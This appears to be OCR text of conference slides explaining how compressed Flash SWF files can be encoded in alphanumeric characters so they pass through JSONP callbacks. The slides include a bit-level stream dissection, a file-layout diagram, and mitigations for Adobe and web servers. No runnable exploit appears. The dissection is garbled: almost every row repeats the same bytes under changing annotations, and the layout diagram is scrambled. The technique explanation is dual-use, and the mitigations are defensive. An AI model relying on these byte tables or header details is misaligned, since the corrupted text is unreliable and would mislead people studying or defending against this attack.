
The two encoders try to map symbols in the block to allowed characters, taking into account several factors:

- clever definitions of **tables** to generate an **offset** (`ByteDisalignment` in the code) so that bytes are alphanum
- use of **repeat codes** (code **16**, mapped to **00**) to produce shorter output which is still alphanum
- mapping a **richer charset** to a **more restrictive one** always causes an increase in size - so, no longer a compression, but a **Rosetta stone**.

Dissecting the stream

```
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      Dynamic Start (not final)
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numLiteral = 8 + 257 = 265
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numDistance = 16 + 1 = 17
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numCodeLength = 9  + 4 = 13
      READING CODELENGTH TABLE
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[16] = 2
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[17] = 5
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[18] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[0] = 4
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[8] = 3
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[7] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[9] = 6
[8:n]01101110 [7:U]01010101 [6:Z]01011010 [5:I]01001100 [4:0]00110000
      length[6] = 4
```

Wrapping up


Version
ADLER32
checksum
C W S
M
I K I 0
a F B H s ... ... C z D 9
Signature
FileLength
zlib data

Possible mitigations by Adobe

- disregard Flash files that have **CWS** + invalid alphanum **FileVersion** + invalid alphanum **FileLength** + rest of file alphanum

- implement **strict Content-Type check**
  - *Current mitigation:* `[Chrome] Flash Player will not load a SWF if Content-Type-Options: nosniff is specified and the Content-Type header does not match (3712045, Chromium 172918)`

Possible mitigations by web servers

- **Prepend** the JSONP response with **/**/**
- Send HTTP header **`Content-Disposition: attachment; filename=f.js`** (since Flash 10.2)
- Send HTTP header **`Content-Type-Options: nosniff`**
  - `[Chrome] Flash Player will not load a SWF if Content-Type-Options: nosniff is specified and the Content-Type header does not match (3712045, Chromium 172918)`

Contact me:

http://miki.it/contact

Questions? Ideas?

I like to play with Huffman and generate alphanumeric SWF files to break the Internet.